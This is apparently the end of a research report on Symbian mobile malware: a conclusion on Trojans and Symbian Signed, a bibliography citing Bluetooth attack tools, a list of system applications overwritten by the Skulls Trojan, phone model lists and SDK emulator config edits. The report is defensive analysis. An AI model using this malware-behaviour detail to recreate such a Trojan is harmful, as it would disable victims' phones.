The only possible way of completely eliminating the threat posed by mobile malware is to ensure that no malicious program ever reaches the phone of an unsuspecting user. Once it reaches the victim’s device there is nothing we can do as in all probability the victim will happily install it on his phone. One possible way of preventing malware from reaching a victim’s device is if the service provider does content based filtering of all MMS messages being sent over the network. This will take care of the MMS based worms and viruses but then what about worms which spread over Bluetooth? Also it is important to note that the world of mobile malware is dominated by Trojans and not by worms or viruses. These programs do not need any propagation vector and simply rely on the user’s curiosity to download and install them. Trojans pose a much greater threat than worms and viruses because they are relatively much easier to write and in most of the cases do not require any ingenuity on the part of the writer. Even with the “Symbian Signed” initiative it would be very difficult to get completely rid of such Trojan programs. They will continue to reign and cause havoc for at least the next few years.

Never underestimate thy enemies!!

Malware writers have known to be able to find ways to hack into a system, no matter how secure it is. Secure as it may look (and be), it would be foolish to assume that malware writers would never be able to hack into “Symbian Signed”. Only time will say what this gifted but misdirected community of virus writers has in store for mobile users. Till then,

Stay Alert!! Stay Secured!!

Bibliography

[1] *Symbian OS.* [Online] www.symbian.com.

[2] Virus Bulletin. *VB2005.* [Online] https://www.virusbtn.com/pdf/conference_slides/2005/JNiemela_VB2005_sanitized.pdf.

[3] Symbian APIs. *Symbian OS.* [Online] http://www.symbian.com/developer/techlib/v70docs/sdl_v7.0/doc_source/reference/cpp/index.html.

[4] **Harrison, Richard.** *Symbian OS C++ for Mobile Phones.* John Wiley and Sons Ltd, 2003.

[5] Thouky. *ntlworld.* [Online] http://homepage.ntlworld.com/thouky/software/psifs/sis.html.

[6] *Symbian Signed.* [Online] https://www.symbiansigned.com.

[7] Symbian SIS files v9.1. *Symbian.* [Online] http://developer.symbian.com/main/downloads/papers/SymbianOSv91/softwareinstallsis.pdf.

[8] *Virus List.* [Online] http://www.viruslist.com.

[9] *Yahoo Groups.* [Online] http://tech.groups.yahoo.com/group/SymbWarrior/.

[10] *F-Secure.* [Online] http://www.f-secure.com/.

[11] Mobile Evolution. *Viruslist.* [Online] http://www.viruslist.com/en/analysis?pubid=200119916#beg.

[12] The Official Bluetooth® Technology Info Site. [Online] http://www.bluetooth.com.

[13] **Muller, Thomas.** *Bluetooth Security Architecture - Version 1.0.* 1999.

[14] *A Key Establishment Protocol for Bluetooth Scatternets.* **Singhal, Huaizhi Li and Mukesh.** Lexington : ICDCSW'05.

[15] Trifinite. [Online] www.trifinite.org.

[16] *The Bunker.* [Online] http://www.thebunker.net/resources/bluetooth.

[17] Official Linux Bluetooth protocol stack. *Bluez.* [Online] www.bluez.org.

[18] OpenOBEX. *Object Exchange, Open Source.* [Online] http://openobex.triq.net/.

[19] ObexFTP. [Online] http://openobex.triq.net/obexftp/obexftp.

[20] Next generation bluetooth security tool. *Bluediving.* [Online] http://bluediving.sourceforge.net/.

[21] *Gnokii - Open Source Tool for Mobile Phone.* [Online] www.gnokii.org.

[22] Gnokii - Installation. *Developers' Home.* [Online] http://www.developershome.com/sms/configureGnokii4.asp.

[23] **Fadia, Ankit.** *The Ethical Hacking Guide to Hacking Mobile Phones.* s.l. : Macmillan India Ltd. (India), Thomson Learning (International), 2006.

[24] *"Man in the Middle" Attacks on Bluetooth.* **Kugler, Dennis.** Bonn, Germany : Springer, 2003.

[25] *Intelligent Virus Detection on Mobile Devices.* **Deepak Venugopal, Guoning Hu, and Nicoleta Roman.** 2006.

[26] **Ewe, Teck Sung Yap and Hong Tat.** *A Mobile Phone Malicious Software Detection Model.* Malaysia.

[27] *Nokia Discussion Forum.* [Online] http://discussion.forum.nokia.com/.

[28] Symbian Security evolution. *Symbian Sugned.* [Online] https://www.symbiansigned.com/How_has_Symbian_Signed_evolved_with_Symbian_OS_v9.pdf.

APPENDIX A

A.1. SIS FILE FORMAT (up to Symbian OS v8.x)

The complete details of the SIS File Format for earlier versions of Symbian OS are available at http://homepage.ntlworld.com/thouky/software/psifs/sis.html
We do not have permission to reprint the same here.

A.2. SIS FILE FORMAT (Symbian OS v9.x)

The complete details of the SIS File Format for earlier versions of Symbian OS are available at:
http://developer.symbian.com/main/downloads/papers/SymbianOSv91/softwareinstallsis.pdf
We do not have permission to reprint the same here.

APPENDIX B

B.1. LIST OF APPLICATIONS/FILES OVERWRITTEN BY SKULLERS

During installation, the Trojan creates the following information and application files:

- .\System\Apps\About\About.aif
- .\System\Apps\About\About.app
- .\System\Apps\AppInst\AppInst.aif
- .\System\Apps\AppInst\Appinst.app
- .\System\Apps\AppMngr\AppMngr.aif
- .\System\Apps\AppMngr\Appmngr.app
- .\System\Apps\Autolock\Autolock.aif
- .\System\Apps\Autolock\Autolock.app
- .\System\Apps\Browser\Browser.aif
- .\System\Apps\Browser\Browser.app
- .\System\Apps\BtUi\BtUi.aif
- .\System\Apps\BtUi\BtUi.app
- .\System\Apps\bva\bva.aif
- .\System\Apps\bva\bva.app
- .\System\Apps\Calcsoft\Calcsoft.aif
- .\System\Apps\Calcsoft\Calcsoft.app
- .\System\Apps\Calendar\Calendar.aif
- .\System\Apps\Calendar\Calendar.app
- .\System\Apps\Camcorder\Camcorder.aif
- .\System\Apps\Camcorder\Camcorder.app
- .\System\Apps\CbsUiApp\CbsUiApp.aif
- .\System\Apps\CbsUiApp\CbsUiApp.app
- .\System\Apps\CERTSAVER\CERTSAVER.aif
- .\System\Apps\CERTSAVER\CERTSAVER.APP
- .\System\Apps\Chat\Chat.aif
- .\System\Apps\Chat\Chat.app
- .\System\Apps\ClockApp\ClockApp.aif
- .\System\Apps\ClockApp\ClockApp.app
- .\System\Apps\CodViewer\CodViewer.aif
- .\System\Apps\CodViewer\CodViewer.app
- .\System\Apps\ConnectionMonitorUi\ConnectionMonitorUi.aif
- .\System\Apps\ConnectionMonitorUi\ConnectionMonitorUi.app
- .\System\Apps\Converter\Converter.aif
- .\System\Apps\Converter\converter.app
- .\System\Apps\cshelp\cshelp.aif
- .\System\Apps\cshelp\cshelp.app
- .\System\Apps\DdViewer\DdViewer.aif
- .\System\Apps\DdViewer\DdViewer.app

- .\System\Apps\Dictionary\Dictionary.aif
- .\System\Apps\Dictionary\dictionary.app
- .\System\Apps\FileManager\FileManager.aif
- .\System\Apps\FileManager\FileManager.app
- .\System\Apps\GS\GS.aif
- .\System\Apps\GS\gs.app
- .\System\Apps\ImageViewer\ImageViewer.aif
- .\System\Apps\ImageViewer\ImageViewer.app
- .\System\Apps\location\location.aif
- .\System\Apps\location\location.app
- .\System\Apps\Logs\Logs.aif
- .\System\Apps\Logs\Logs.app
- .\System\Apps\mce\mce.aif
- .\System\Apps\mce\mce.app
- .\System\Apps\MediaGallery\MediaGallery.aif
- .\System\Apps\MediaGallery\MediaGallery.app
- .\System\Apps\MediaPlayer\MediaPlayer.aif
- .\System\Apps\MediaPlayer\MediaPlayer.app
- .\System\Apps\MediaSettings\MediaSettings.aif
- .\System\Apps\MediaSettings\MediaSettings.app
- .\System\Apps\Menu\Menu.aif
- .\System\Apps\Menu\Menu.app
- .\System\Apps\mmcapp\mmcapp.aif
- .\System\Apps\mmcapp\mmcapp.app
- .\System\Apps\MMM\MMM.app
- .\System\Apps\MmsEditor\MmsEditor.aif
- .\System\Apps\MmsEditor\MmsEditor.app
- .\System\Apps\MmsViewer\MmsViewer.aif
- .\System\Apps\MmsViewer\MmsViewer.app
- .\System\Apps\MsgMailEditor\MsgMailEditor.aif
- .\System\Apps\MsgMailEditor\MsgMailEditor.app
- .\System\Apps\MsgMailViewer\MsgMailViewer.aif
- .\System\Apps\MsgMailViewer\MsgMailViewer.app
- .\System\Apps\MusicPlayer\MusicPlayer.aif
- .\System\Apps\MusicPlayer\MusicPlayer.app
- .\System\Apps\Notepad\Notepad.aif
- .\System\Apps\Notepad\Notepad.app
- .\System\Apps\NpdViewer\NpdViewer.aif
- .\System\Apps\NpdViewer\NpdViewer.app
- .\System\Apps\NSmlDMSync\NSmlDMSync.aif
- .\System\Apps\NSmlDMSync\NSmlDMSync.app
- .\System\Apps\NSmlDSSync\NSmlDSSync.aif
- .\System\Apps\NSmlDSSync\NSmlDSSync.app
- .\System\Apps\Phone\Phone.aif
- .\System\Apps\Phone\Phone.app
- .\System\Apps\Phonebook\Phonebook.aif
- .\System\Apps\Phonebook\Phonebook.app
- .\System\Apps\Pinboard\Pinboard.aif

- .\System\Apps\Pinboard\Pinboard.app
- .\System\Apps\PRESENCE\PRESENCE.aif
- .\System\Apps\PRESENCE\PRESENCE.APP
- .\System\Apps\ProfileApp\ProfileApp.aif
- .\System\Apps\ProfileApp\profileapp.app
- .\System\Apps\ProvisioningCx\ProvisioningCx.aif
- .\System\Apps\ProvisioningCx\ProvisioningCx.app
- .\System\Apps\PSLN\PSLN.aif
- .\System\Apps\PSLN\PSLN.app
- .\System\Apps\PushViewer\PushViewer.aif
- .\System\Apps\PushViewer\PushViewer.app
- .\System\Apps\Satui\Satui.aif
- .\System\Apps\Satui\Satui.app
- .\System\Apps\SchemeApp\SchemeApp.aif
- .\System\Apps\SchemeApp\SchemeApp.app
- .\System\Apps\ScreenSaver\ScreenSaver.aif
- .\System\Apps\ScreenSaver\ScreenSaver.app
- .\System\Apps\Sdn\Sdn.aif
- .\System\Apps\Sdn\Sdn.app
- .\System\Apps\SimDirectory\SimDirectory.aif
- .\System\Apps\SimDirectory\SimDirectory.app
- .\System\Apps\SmsEditor\SmsEditor.aif
- .\System\Apps\SmsEditor\SmsEditor.app
- .\System\Apps\SmsViewer\SmsViewer.aif
- .\System\Apps\SmsViewer\SmsViewer.app
- .\System\Apps\Speeddial\Speeddial.aif
- .\System\Apps\Speeddial\Speeddial.app
- .\System\Apps\Startup\Startup.aif
- .\System\Apps\Startup\Startup.app
- .\System\Apps\SysAp\SysAp.aif
- .\System\Apps\SysAp\SysAp.app
- .\System\Apps\ToDo\ToDo.aif
- .\System\Apps\ToDo\ToDo.app
- .\System\Apps\Ussd\Ussd.aif
- .\System\Apps\Ussd\Ussd.app
- .\System\Apps\VCommand\VCommand.aif
- .\System\Apps\VCommand\VCommand.app
- .\System\Apps\Vm\Vm.aif
- .\System\Apps\Vm\Vm.app
- .\System\Apps\Voicerecorder\Voicerecorder.aif
- .\System\Apps\Voicerecorder\Voicerecorder.app
- .\System\Apps\WALLETAVMGMT\WALLETAVMGMT.aif
- .\System\Apps\WALLETAVMGMT\WALLETAVMGMT.APP
- .\System\Apps\WALLETAVOTA\WALLETAVOTA.aif
- .\System\Apps\WALLETAVOTA\WALLETAVOTA.APP

APPENDIX C

C.1. LIST OF SYMBIAN PHONES

C.1.1. Symbian v6.x Series 60 phones

- Siemens SX1
- Nokia 3650
- Nokia 7650
- Nokia N-Gage QD
- Nokia N-Gage
- Nokia 3660

C.1.2. Symbian v7.x Series 60 phones

- Samsung D720
- Motorola A925
- Nokia 3230
- Nokia 6260
- Nokia 6600
- Nokia 7610
- Nokia 6670
- Nokia 7710
- Nokia 6620
- Panasonic X700
- Panasonic X800
- Samsung D700
- Samsung D710
- Samsung D730

C.1.3. Symbian v7.x Series 80 phones

- Nokia 9300
- Nokia 9500
- Nokia 9300i

C.1.4. Symbian v7.x Series 90 phones

- Nokia 7710

C.1.5. Symbian v7.x UIQ phones

- Sony Ericsson P900
- Nokia 6708
- Motorola A1010
- Sony Ericsson P800
- Motorola A1000

- Sony Ericsson P910

C.1.6. Symbian v8.x Series 60 phones

- Nokia 6630
- Nokia 6680
- Nokia 6681
- Nokia N70
- Nokia N90

C.1.7. Symbian v9.x Series 60 phones

- Nokia N80
- Nokia N73
- Nokia N91
- Nokia N93
- Sony Ericsson P990
- Nokia N92
- Nokia 3250
- Nokia N71
- Nokia E61
- Nokia E50
- Nokia E70
- Nokia E60
- Nokia N75
- Nokia 5500 Sport
- Nokia N93i
- Nokia E65
- Nokia N95
- Nokia E90
- Nokia 6290
- Nokia N77

C.1.8. Symbian v9.x UIQ phones

- Sony Ericsson W950
- Sony Ericsson M600
- Sony Ericsson M608
- Motorola RIZR 78

Note: *This is not an exhaustive list. We might have missed out a few not so popular phones. So please bear with us.*

APPENDIX D

D.1. Modifications to be done in Example_BTUSB_Environment_CW.env

- Line Number 71

  Original:

  <ProductHome>C:\Symbian\7.0s\Series60_v21</ProductHome>

  Modify to:

  <ProductHome>C:\Symbian\7.0s\Series60_v21_CW</ProductHome>

- Line Number 74

  Original:

  <ExecutableFile>Epoc32\release\wins\urel\epoc.exe</ExecutableFile>

  Modify to:

  <ExecutableFile>Epoc32\release\winscw\urel\epoc.exe</ExecutableFile>

- Line Number 79

  Original:

  <ProductIcon>integrations/Series_60_SDK_2_1_for_Symbian_OS_Nokia_edition/Product-S60-SDK21.gif</ProductIcon>

  Modify to:

  <ProductIcon>integrations/Series_60_SDK_2_1_Metrowerks_Codewarrior_for_Symbian_OS/Product-S60-SDK21.gif</ProductIcon>

- Line Number 80

  Original:

  <ProductName>Series 60 SDK 2.1 for Symbian OS, Nokia Edition</ProductName>

  Modify to:

  <ProductName>Series 60 SDK 2.1 Supporting Metrowerks CodeWarrior for Symbian OS</ProductName>

- Line Number 82

  Original:

  <ProductId>Series_60_SDK_2_1_for_Symbian_OS_Nokia_Edition</ProductId>

  Modify to:

  <ProductId>Series_60_SDK_2_1_Metrowerks_Codewarrior_for_Symbian_OS</ProductId>

- Line Number 91

  Original:

  <Name>_PRODUCT_HOME_\Epoc32\release\wins\urel\epoc.exe</Name>

  Modify to:

  <Name>_PRODUCT_HOME_\Epoc32\release\winscw\urel\epoc.exe</Name>

- Line Number 98

  Original:

  <Name>_PRODUCT_HOME_\Epoc32\release\wins\udeb\epoc.exe</Name>

  Modify to:

<Name>_PRODUCT_HOME_\Epoc32\release\winscw\udeb\epoc.exe</Name>

- Line Number 148
  Original:
  <Parameter>Series60_v2_1</Parameter>
  Modify to:
  <Parameter>Series60_v21_CW</Parameter>
- Line Number 158
  Original:
  <Parameter>_PRODUCT_HOME_/Epoc32/Wins/c/system/data/bt.esk</Parameter>
  Modify to:
  <Parameter>_PRODUCT_HOME_/Epoc32/winscw/c/system/data/bt.esk</Parameter>
- Line Number 169
  Original:
  <Parameter>_PRODUCT_HOME_/Epoc32/Wins/c/system/data/irda.esk</Parameter>
  Modify to:
  <Parameter>_PRODUCT_HOME_/Epoc32/winscw/c/system/data/irda.esk</Paramete
  r> (1)